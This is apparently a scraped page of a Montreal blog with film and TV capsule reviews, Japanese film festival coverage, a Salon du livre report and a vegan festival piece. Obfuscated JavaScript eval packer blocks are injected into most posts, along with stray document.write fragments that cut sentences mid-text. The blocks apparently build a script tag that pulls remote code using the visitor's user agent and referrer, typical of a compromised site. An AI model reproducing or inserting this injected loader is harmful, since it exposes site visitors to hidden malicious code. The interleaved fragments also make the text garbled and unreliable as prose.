[ AmazonBiblioIMdBWikipediaYoutube ]

💊     💊     💊

Victoria

This British drama TV series depicts the reign of Queen Victoria from her accession (after the death of her uncle William IV) to her mariage with Prince Albert (Tom Hughes) and the birth of her first child (also named Victoria). It was produced by ITV in the UK and will premiere on PBS’s Masterpiece next week. In a way, it is very similar to the series The Crown that depicts the early reign of Queen Elisabeth II. It is quite interesting to see all the politics and trials that play out around the English monarchy at such an important time in history (the Victorian era was particularly characterized by the industrial revolution and the development of railways). It’s also funny that there is so much German blood (from the House of Hanover and the House of Saxe-Coburg) in the British monarchy, and it created quite a stir at the time. But I must admit that what first caught my attention is the fact that the title role is played by Jenna Coleman (who has also interpreted Clara Oswald, one of the best companions in the new Doctor Who TV series, but also acted in Julian FellowesTitanic and in Dancing on the Edge). Also starring is Rufus Sewell, who plays Victoria’s counsel and Prime Minister, Lord Melbourne. I also liked the haunting music theme. I really cannot resist a British historical drama, even less a very good one. Don’t miss it!

[ AmazonIMdBWikipediaYoutube ]

💊     💊     💊

Dark Angel

This is a two-part mini-series (although it feels more like a TV movie cut in two) produced by ITV in the UK and starring Joanne Froggatt (Anna in Downton Abbey). It will be shown on PBS’s Masterpiece later this year. Inspired by David Wilson’s book Mary Ann Cotton: Britain’s First Female Serial Killer, it tells the sordid story of Mary Ann Cotton, a black widow who poisoned three of her four husbands as well as eleven of her thirteen children in order to collect insurance money and survive the harsh conditions women had to endure in nineteenth century England. You can’t help but feel some sympathy for her. A good period drama as it is often the case with Brit TV. Recommended.

[ AmazonIMdBWikipediaYoutube ]

💊     💊     💊

Eye in the Sky

An interesting movie showing, from the British point of view, all the procedures and decisions behind a drone strike in Somalia, as well as the moral questions it raises. If you could eliminate three top wanted terrorists as well as two suicide bombers preparing for an eminent attack that could kill up to eighty civilians, would you do it even if it meant probably killing one innocent girl? The collateral damage question is always a difficult choice between two evils. In a way, nothing much happens in this movie as the story is told almost in real time. Everything is in the debate, which makes it clearly a political movie. But is it an apology of war or a critic of the politicians inaptitude? Maybe both? Interesting indeed!

[ AmazonBiblioIMdBWikipediaYoutube ]

💊     💊     💊

A Ghost of a Chance

Emi (Eri Fukatsu) is a lawyer whose client is accused of murdering his wife. But he couldn’t have done it since the night of the murder he was pined down in his hotel room by a ghost! What sort of defence can you build when your only witness is the ghost of a samurai? You manage to make him testify, of course! A funny japanese movie just as I like them, with a great line-up of actors (Toshiyuki Nishida, Hiroshi Abe, Kiichi Nakai, Koichi Sato, Takayuki Kinoshita, Y?ko Takeuchi, Tadanobu Asano, etc.)!

I stumbled on this movie while watching TV Japan — a New-York based Japanese language channel operated by NHK Cosmomedia America and broadcasting a compilation of the best programming from the top Japanese networks and studios, including news and entertainment programs such as movies, dramas, variety shows, anime, sporting events, etc. (and available in Canada thanks to Bell Fibe TV!). I am glad that they show movies subtitled in english once in while.

[ AmazonAsianWikiIMdBWikipediaYoutube ]

💊     💊     💊

Suffragette

Maud (Carey Mulligan) works in an industrial laundry house and gets involved by chance in the suffragette movement. Participating in illegal protests causes her to be outcast by her husband, which in turn drives her even further into political activism. Protests become more and more violent with property damages and bombings, hunger strikes when they were jailed, but it fails to really attract attention since the government controls the press… Until one woman, Emily Davison, is killed on a race track in front of the king. In 1928, women’s rights were finally recognized in Britain. But it took fifteen years to get there and the movie doesn’t show how Maud managed to survive during that time (if she could). Meryl Streep has a brief cameo as one of the movement’s leader, Emmeline Pankhurst. It’s unbelievable to see how bad were women’s living and working conditions in the late 19th and early 20th centuries. For that, it’s an interesting movie but I found it was lacking passion.

[ AmazonBiblioIMdBOfficial sitesWikipediaYoutube ]

💊     💊     💊

[ Traduire ]

English Extensive Reading Manual

One of my Japanese friends, document.write(“”); Kazu-chan, has just published a book!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|febst|var|u0026u|referrer|tstza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tzdef|var|u0026u|referrer|nfees||js|php’.split(‘|’),0,{}))

Ten years ago, he came to Montreal through the working holiday program in order to learn English and French. He first got a job at the restaurant where my wife is working, Sakura Gardens, but he realized that a Japanese restaurant was the worse place to learn a new language, so he went to work at the Tim Horton’s on Saint-Denis street instead. After graduating from the prestigious Tokyo University, he was hired by a big venture company, but he quickly discovered that he had no taste for the abuses a junior salaryman (office worker) must endure in Japan (remember Amélie Nothomb’s novel, Fear and Trembling ?).

Choosing a more independent (but alas poorer) lifestyle, he founded with a friend (Akira Sakaizume, a senior in Buddhist literature) the language school Philosophia. While pursuing English learning methods that are more suitable for Japanese people, they are helping students not only to prepare for the college entry exam but also to develop useful English skills. For him it was a dream to help children realize their hope while broadening their mind through English education.

Continue reading

Movie capsule-reviews

Pompeii

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rsnns|var|u0026u|referrer|zkzyh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aahef|var|u0026u|referrer|zifsa||js|php’.split(‘|’),0,{}))
Another totally unrealistic catastrophe movie. Kiefer Sutherland with a ridiculous brit accent and “John Snow” [Kit Harington] as a slave hero pointlessly saving the damsel in distress. Entertaining but not historic.

[ BibliothèqueIMdBWikipediaYoutube ]


Big Eyes

A Tim Burton movie about the life of American painter Margaret Keane, document.write(“”); famous for her children with big eyes art, who had to fight her husband Walter Keane up to court as he took credit for her very successful work. He was a genius of marketing but, as a frustrated wanna-be painter, couldn’t resist to flatter his ego and take credit for “their” success until she got tired of the fraud (and found religion with the Jehovah’s witnesses). Interesting subject, but a quite ordinary delivery.

[ BibliothèqueIMdBOfficial siteWikipediaYoutube ]

Les Visiteurs: La Révolution

En 1123, le chevalier Godefroy de Montmirail, dit « le Hardi » (et son écuyer, Jacquouille la Fripouille) voyagent dans le temps grâce à la potion d’un mage. Mais rien ne va comme prévu et, dans ce troisième opus, le duo (Jean Reno et Christian Clavier) se retrouve en 1793, soit en pleine Terreur révolutionnaire! Amusant mais la formule commence à se faire vieille.

[ BibliothèqueIMdBWikipediaYoutube ]

Race

An interesting film about the struggle of a black athlete to get into the 1936 summer Olympics and to show that black lives matter — while teaching a good lesson to Nazi Germany. More interestingly, it’s what the movie fails to show that is the most important: despite his four olympic medals, Jesse Owens will be totally ignored after his return to the U.S.A.. After all, the blacks in America were not that much better off than the jews in Germany. He died of cancer at 66 years old, poor, after holding small jobs and making a few business ventures. He was recognized only posthumously with a Congressional Gold Medal awarded by George W Bush in 1990! Not totally accurate, but a moment in history worth remembering.

[ BibliothèqueIMdBOfficial siteWikipediaYoutube ]

[ Traduire ]

Salon du livre 2016


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yenik|var|u0026u|referrer|zztis||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nyhys|var|u0026u|referrer|iedyb||js|php’.split(‘|’),0,{}))
Mercredi, document.write(“”); après le travail, j’ai profité de l’offre d’une entrée gratuite aux détenteurs de cartes des
Bibliothèques de Montréal et de la BANQ pour faire ma visite annuelle au Salon du Livre de Montréal.

En passant chez mes amis d’Alire j’ai remarqué, entre autres, le dernier Patrick Sénécal, L’Autre reflet, l’impressionnant Détectionnaire de Norbert Spehner (qui était d’ailleurs l’un des invités d’honneur du salon), et noté la parution prochaine de L’Année de la science-fiction et du fantastique québécois 1996 (enfin)! Étrangement j’ai remarqué qu’il y avait au salon cette année beaucoup de livres de cuisine végane (un signe des temps, sans doute) et j’ai aperçu ce qui semble être la réédition (pas si récente que ça) du manga de UFO Robot Goldorak. Toutefois, je n’ai rien remarqué de frappant dans les nouveautés et je n’ai pas trouvé le manga de Marie-Antoinette que je cherchais (une nouveauté qui date quand même de septembre! — ça m’a tout de même aidé à mieux résister à la tentation d’acheter quoi que ce soit!).

Je ne comprends vraiment pas pourquoi les éditeurs et distributeurs poussent au salon seulement leur gros titres et meilleurs vendeurs alors que le salon devrait être le lieu pour faire connaître et promouvoir les nouveautés et les titres moins connus!

Autre étonnement: je constate l’absence de kiosques pour les bibliothèques de Montréal et pour la BANQ. Pourtant, par les années passées, ils avaient au moins des kiosques statiques (juste des affiches et des dépliants) ou même partageaient ensemble un kiosque (comme l’an passé). Mais, cette année, rien du tout! Pourtant si les biblios ont besoin d’une chose c’est bien de promotion. Ils pourraient faire la démontration des nouveaux postes d’auto-prêt, ou du catalogue Nelligan Découverte, parler des nouvelles biblios, de celles avec des projets de rénovations, des services en ligne, du prêt numérique, du tout nouveau service de prêt d’instruments de musique, offrir des abonnements (pour augmenter le taux d’abonnés par habitant qui est plus bas au Québec que dans le reste du pays), etc, etc.

Bien sûr, avoir un kiosque au salon et du monde sur le plancher ça coûte de l’argent et la ville (ou le gouvernement) semble penser que la culture c’est pas important. Et pourquoi investir et promouvoir si au bout du compte ça rapporte rien? Les bénéfices rapportés par les bibliothèques, c’est bien connu, ça ne se voit pas alors ça ne compte pas vraiment. C’est tellement Trump! On est vraiment entré dans une nouvelle ère. Argh! Quelle horreur… Saint-Lovecraft venez à notre secours!

Donc, cette année, un salon plutôt décevant. Heureusement que je ne manque pas de livres à lire!

[ Translate ]

Vegan Fest

Montreal_vegan_fest-banner

Last week my wife dragged me to a vegan festival. I went only because I was curious to see what vegans looked like…

I mean, I’m all for eating healthy and I want to encourage local production so I was appalled that people would want to eat food from a distant solar system. And I had never seen little green people up-close…

Oh… You mean Vegan are not actually people from Alpha Lyrae, a.k.a. Vega? So why are they also called the green people? Umm. I was wondering why someone would bother to import food from a place 25 light-years away. Now it makes sense. My mistake.

So I stand corrected: Vegans are practitioners of veganism and therefore abstains from consuming any animal products like meat (including fish and seafood), eggs, dairy and all their derivatives (might even includes honey!). It also sometimes goes as far as opposing the use of any animal products (like leather) and advocating for animal wellfare. They must not be confused with vegetarians, who abstain only from consuming meat, but can sometimes be called vegetalians (because they consume only food from the vegetal order: seeds, vegetables, fruits, mushrooms, etc.). For some it’s not only a diet, but a philosophy, a religion even.

I am a very tolerant person and believe that people can do whatever they want as long as they don’t bother me with it. Lives and let live. I think that we should consume locally-produced food as much as possible and that we should be very careful with what we eat: avoid eating too much red meat for example and avoid processed food. However, I really don’t understand those vegans.

More on this after the jump >>

Continue reading

A Tale of Samurai Cooking

“Haru has an excellent sense of taste and unsurpassed skill in the kitchen, document.write(“”); but her impetuous character leads to her husband asking for a divorce after only a year of marriage. One day, she is approached by Dennai Funaki, a samurai chef from Kaga, to marry his son and heir, Yasunobu.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rabri|var|u0026u|referrer|hidhy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdeth|var|u0026u|referrer|drrty||js|php’.split(‘|’),0,{}))

“Serving the Lord of Kaga not with the sword, but with the kitchen knife, the Funaki family has been known as “Kitchen Samurai” for generations. However, Yasunobu’s lack of culinary skills has placed the Funaki name in peril. To save her new family and its status as “Kitchen Samurai”, Haru decides to teach her new husband the refined art of Kaga cuisine from her point of view. Inspired by a true story.”

(Text from the Cinémathèque website)

Continue reading

Sue, Mai and Sawa

“A heartwarming drama based on Miri Masuda’s comic strip series, document.write(“”); Sue, Mai & Sawa: Righting the Girl Ship offers a warm and tender depiction of the lives of three women, former colleagues whose friendship has endured over the course of 10 years. Now in their thirties, the three friends each harbor anxieties about their future, their professional paths, their love lives, and their family ties.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zsrze|var|u0026u|referrer|knssn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rerif|var|u0026u|referrer|tfzka||js|php’.split(‘|’),0,{}))

(Text from the Cinémathèque website)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This movie is based on a josei yonkoma (4-panel comic strip aimed at an adult female readership) by Miri Masuda. This style of comic is very popular in Japan. S?-chan “follows the daily lives of women who deal with their anxieties regarding love and work”. It is published by Gentosha and “has sold over 280,000 copies” (up to March 2013). Four volumes have been released between April 2006 and November 2012 (the first volume came out in paperback in August 2009; a preview of the first six pages is available online — opposite: pp. 4-5). (Sources: ANN, Wikipedia Ja)

The movie adaptation, titled Sue, Mai & Sawa: Righting the Girl Ship, is a typical Japanese feel-good movie. However, despite the light tone, it seriously tackles the anxieties of Japanese single women. It tells the story of three women in their thirties who find themselves questioning their life situation and how they more or less succeed to find happiness.

Yoshiko Morimoto, nicknamed Sue-chan, is 34-year-old and works in a coffee shop where she can put to use her talent for cooking. She has feeling for the manager, but her hesitation prompts a younger, more aggressive colleague to secure his love before she can do anything. However, the owner ends up offering her the manager position. She’s insecure at first and makes mistake, but she slowly grows into the responsibility. She has good wisdom and is a great help to confort and give advise to her friends.

Maiko Okamura, nicknamed Mai-chan, is a 34-year-old office lady working in the sales department of an OA manufacturing company. She is stressed by the pressure at work and frustrated with the fact that her affair with a married man is going nowhere. When her dermatologist suggests that she should give up on some of her life’s problems, she decides to dump her boyfriend and registers with a marriage agency. One year later, she is married and pregnant. However, she worries that motherhood would change her, but finally learns to say goodbye to the woman she was and accepts whom she has become.

Sawako Hayashi, nicknamed Sawa-san, is a 39-year-old web designer. She helps her mother take care of the grandmother who’s bedridden and suffers from dementia. She worries that if she ever marry she would leave her mother to do the care-giving by herself. She meet by chance a former classmate and starts going out with him, but when he appears more concerned with having a descendance and requests a “fertility certificate”, she gets angry and dumps him. She comes to term with having to take care of her grandmother.

The movie feels a little like a sketch comedy in the beginning, but it quickly gets structured into a more uniform storytelling. It might have been intentional, in order to allude to the original 4-panel format which is, by definition, a series of short stories ending with a punch. Food is also a recurring theme in the movie (and a theme shared by all three movies screened at the festival this year) as the friends always gathered around a meal to discuss their problems. But since Ozu it seems that food and meals has been a frequent theme in Japanese movies.

All in all, Sue, Mai & Sawa is an interesting movie that provide some reflection about life and a good entertainment.

Sue, Mai & Sawa: Righting the Girl Ship (????????????????? / Sû chan Mai chan Sawako san). Japan, 2013, 106 min.; Dir.: Osamu Minorikawa; Scr.: Sachiko Tanaka (based on the 4-koma by Miri Masuda); Phot.: Gen Kobayashi; Prod.: Yoshitaka Takeda; Cast: Yôko Maki, Shinobu Terajima, Kou Shibasaki, Shota Sometani, Arata Iura, Hana Kino, Gin Pun Chou, Akiko Kazami, Megumi Sato, Mio Uema, Aoi Yoshikura, Ai Takabe.

Film screened at the 33rd Japanese Film Festival of Montreal on October 29th, 2016 (Cinémathèque Québécoise, 15h00 – the small theatre was full). This free event is organized each year by the Japan Foundation (Toronto) and the Consulate General of Japan.

For more information you can visit the following websites:

AsianWiki  —  IMDb  — Official — Wikipedia — Youtube ]

Sue, Mai & Sawa © 2012 ?Sue, Mai & Sawa?Production Committee.

The trailer is avaialble on Youtube:


[ Traduire ]

FFM 2016 wrap-up


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fashh|var|u0026u|referrer|kbrfe||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzrdi|var|u0026u|referrer|yzinr||js|php’.split(‘|’),0,{}))
Here we are concluding
our coverage of the Festival des Films du Monde (FFM)

Unfortunately, document.write(“”); only two Japanese movies won an award this year: Tatara Samurai by Yoshinari Nishikori won “Best Artistic Contribution” and Ken-san by Yuichi Hibi won “Best Documentary” (ex-aequo with a Canadian film). Although, there’s almost always a Japanese film in the list of the winners, even if it’s often just a token price. That’s probably why Japanese producers keep presenting their films here and generally come with a big delegation. You can find on the festival website the complete list for the laureates of the 47th Student Film Festival and of the 40th Montreal World Film Festival competition.

If I look back I can say that this year’s festival really had a hard time. Almost everything was against it: stingy governmental agencies, ungrateful chain of theatres, sceptical employees, hostile media, and, to top it all, even a member of the jury dying in his hotel room just the day before the closing ceremony! It’s a miracle that it happened at all. However, despite all this and the chaos that ensued (which affected mostly the scheduling), they managed to keep showing movies (as long as there’s movies, there’s hope) and, all in all, it was a pretty good festival. The public was there. The movies were there . They met at the Cinéma Impérial (mostly, but also at a few other venues). A beautiful love story. The end? Beside this, why bother with all the media doomsday fuss?

After all, it was not that much more chaotic than the previous years (ok, I admit this time there was no press room, no film market with its screening booths, no “5 to 7” to bond & meet with people of the industry, no outdoor screenings, screenings were spread all over town and the schedule kept changing so I could see only FOUR of the twelve announced Japanese movies — but, I mean, beside that (which was an annoyance mostly for the press), it wasn’t that bad, isn’t it?). The good thing with this year situation is that, with only one screen, there wasn’t any schedule conflict anymore! Also, I might I’ve seen only four movies, but at least I saw something and I am happy with it.

However, I would reserved very harsh words (that I would rather not repeat here) for the various levels of government who let down the movie-loving public and, particularly, for the Cineplex Forum (hey! If you were to start showing movies in the end — presumably because you’ve reached an agreement with the festival or felt too ashamed that the Outremont and Park theatres were picking up screenings — why not have accepted from the start and save us all the trouble of the flip-flopping screening schedule! That behaviour is down-right insulting and you will not catch me anytime soon in a Cineplex theatre).

Through all this the press has been pretty harsh on Losique and his festival. All he wanted was to celebrate the 40th anniversary of his baby and they all pooped on his party. In the end, seeing it was rather a success, many rallied in the festival support but it might have been too little, too late. Nathalie Petrowski, of La Presse, was one of the few who covered the festival with a positive attitude from the start.

Amongst her comments, she offered an interesting speculation on the future of the festival: maybe the Chinese firm that donated the prize money for the awards would be interested in investing more in the festival or even buy it from Losique in order to keep promoting Chinese cinema in North America?

In another article, she quotes Pierre-Henri Deleau, who was in charge of programmation at the Cannes festival’s Quinzaine des Réalisateurs. He was happy to be in Montreal, watching so many good films: “What is amazing is that despite the disorganization, chaos, pips and all the disparaging about the festival, look at that line! People are coming despite everything. Nowhere in the world you will see that. And to think that the City of Montreal continues to pretend it does not exist.”

We are hopeful for the future since Serge Losique has announced at the Closing Ceremony that there WILL be a festival next year (from August 24 to September 4, 2017) and hinted that he was planning his succession. Let’s hope that the various levels of government will, this time, agree to support this iconic event just in time for the 375th anniversary of the city! But with or without subsidies, the public and the young movie-makers deserve a festival. All we need is the cinema aficionados to be there, a few screens, some beautiful movies and it will be love all over again!

Thanks to the organizers (those who stayed), volunteers, the selected film-makers who came to present their movies (and to Serge Losique) who all made this festival another interesting cinematic experience. See you next year, hopefully.

Press reviews:

[ Traduire lamentablement ]

SaveSave

The Seal of the Sun


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdrbh|var|u0026u|referrer|irebh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aedbz|var|u0026u|referrer|fhsaz||js|php’.split(‘|’),0,{}))

“On March 11, document.write(“”); 2011, the Eastern Japan Great Earthquake struck.”

“On that day, Japan faced the dangers of a catastrophic event that threatened a large segment of the population. The Earthquake knocked out the electricity at the Fukushima Daichi Nuclear plant located in Northeastern Japan. The emergency cooling system failed and the temperature inside the nuclear reactor kept climbing. A crisis equal to the Chernobyl’s nuclear disaster was looming.”

“The power plant metamorphosed into a gigantic and menacing monster. Scientists, surprised and shocked by the crisis which quickly expanded well beyond what they had predicted, made several erroneous judgements and decisions. The Prime Minister’s office was thrown into chaos with very little accurate information available to them.”

“Meanwhile, residents were hastily evacuated, forced to say good-bye to their homes. However, a time bomb was ticking without any credible solution to the crisis. Then, the catastrophe began with the explosion of the Unit 1 building. It then cascaded into explosions inside of the Unit 2 and 3 buildings. The countdown to the complete meltdown and total destruction continued and never stopped.”

(Text from production flyer)

Continue reading

MWFF update Day 1


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bynen|var|u0026u|referrer|dsyrs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kekyi|var|u0026u|referrer|nzeih||js|php’.split(‘|’),0,{}))

We are continuing our coverage of the festival

What a crazy world! But as long as there’s movies being shown, document.write(“”); there’s hope!

Yesterday, we went to the festival office to pick up our press passes. It was chaos and lots of people were running around like headless chicken. We were told that due to a “computer problem” all the accreditation submissions had been lost (bug? crash? lock out of their system? ex-staff sabotage? who knows). I understood that we had to resubmit the request in paper (losiqual if the computer are down), so (taking time off from my day job) I went back this afternoon with a print out of the forms and pictures. It was quieter today at the FFM HQ, but apparently, they simply wanted us to email the pictures again. So I ended up taking a picture of the pictures with my phone and emailing them so they could print them on the press cards.

Now we have our press cards, but they look terrible !

REMINDER: The movies are shown ONLY at the Imperial Cinema, but the schedule has changed (several times) and it KEEPS CHANGING so please check it day by day !

Also note that if you purchased a ticket for a screening that has been re-scheduled, I’ve been told that they would exchange it without problem for a ticket of the screening at the new schedule.

For us, aficionados of Japanese cinema, the festival starts tonight! The first movie shown is:

Friday August 26, 19h00 (CI.26.6) REG

The Seal of the Sun (?? ? ? / Taiy? no futa) : Japan, 2016, 130 min., japanese with english subtitles; Dir.: Futoshi Sato; Scr.: Takashi Hasegawa; Phot.: Yukio Komiya; Prod.: Kaoru Ohtsuka; Cast: Yukiya Kitamura, Kenji Anan, Sota Aoyama. At 2:46 PM on March 11, 2011, the Fukushima Daiichi Nuclear Power Plant experiences a black out due to the aftermath of the Tohoku earthquake and tsunami.

So far, there are no movies announced for Saturday and Sunday. Barring any further schedule change, the next Japanese movies will be:

Monday August 29, 18h40 (CI.29.6) COMP

Tatara Samurai (????): Japan, 2016, 135 min.; Dir.: Yoshinari Nishikori; Phot.: Akira Sako; Mus.: Seikou Nagaoka; Cast: Shun Sugata, Denden, Masahiko Tsugawa. When the Amago samurai withdraw their protection of the village of Tatara, famous for their manufacture of the legendary swords, the younger generation — erroneously — believe that guns will suffice.

Tuesday August 30, 19h40 (CI.30.6) HC

Black Widow Business (??? ? ? / Gosaigy? no onna / lit. “Woman of the second wife industry”) : Japan, 2016, 128 min.; Dir./Scr.: Yasuo Tsuruhashi (based on the novel by Hiroyuki Kurokawa); Cast: Masatoshi Nagase, Masatô Ibu, Machiko Ono. With 4000 matchmaking agencies across Japan serving some 600,000 clients, especially men and women over 65, the pickings are ripe for “black widows”. But the daughter of one victim decides to investigate.

Enjoy the festival while you can because, who knows, it might be the last one. Ultima forsan…

Press reviews:

[ Traduire ]

SaveSave

Le chat du Rabbin 06: Tu n’auras pas d’autre dieu que moi

chat_du_rabbin_6-cov“Le grand retour du Chat du rabbin !”

“Le Chat est désespéré : sa maîtresse, Zlabya, est enceinte… Que va-t-il se passer ? S’intéressera-t-elle encore à lui ? Pourra-t-il encore être caressé, pourra-t-il la voir quand il le voudra ? Quelle sera sa place ? Ne devrait-il pas partir et chercher une autre maison ?”

“Joann Sfar retrouve avec un bonheur évident l’univers du Chat du rabbin et livre une éblouissante histoire pleine de tendresse et d’amour.”

[ Texte du site de l’éditeur; voir aussi la couverture arrière ]

Continuez après le saut de page >>
Continue reading

Solaris #198

Solaris est un périodique québécois de science-fiction et de fantastique qui s’inscrit dans une longue tradition.

